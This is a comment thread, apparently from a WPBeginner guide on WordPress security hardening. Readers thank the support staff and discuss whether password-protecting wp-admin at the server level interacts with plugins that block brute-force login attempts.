It would depend on the specific hardening recommendation, plugin, and error message for the difficulty should an error appear. Otherwise, most plugins shouldn’t have an issue
Admin
Gary Starling
Very helpful suggestions and well explained from the basic to the complex
Thank you four your explanations
WPBeginner Support
You’re welcome, glad our article could be helpful
Admin
Andrei
Hi guys,
After the first user enumeration, brute force a security plugin will block that IP address.
If you password protect the wp-admin directory the plugin can no longer block that IP.
Is that a correct assessment?
WPBeginner Support
Correct, there would be a similar load to a blocked IP but if you need many new users to access your site then limiting login attempts would be better than password protecting your wp-admin
Admin
Andrei
Ok, I finally understood how this works and sharing here for everyone. Password protecting wp-admin is done at the server (Apache/Nginx) level. If a user enumeration, brute force is unable to bypass the server level, it would not be able to touch PHP/MySQL. Thus, password protecting wp-admin does not put additional load on the database.
Peter
Very informative and helpful, I have configured all the hardening procedure you mentioned, Thanks a lot.
WPBeginner Support
You’re welcome, glad our guide was helpful
Admin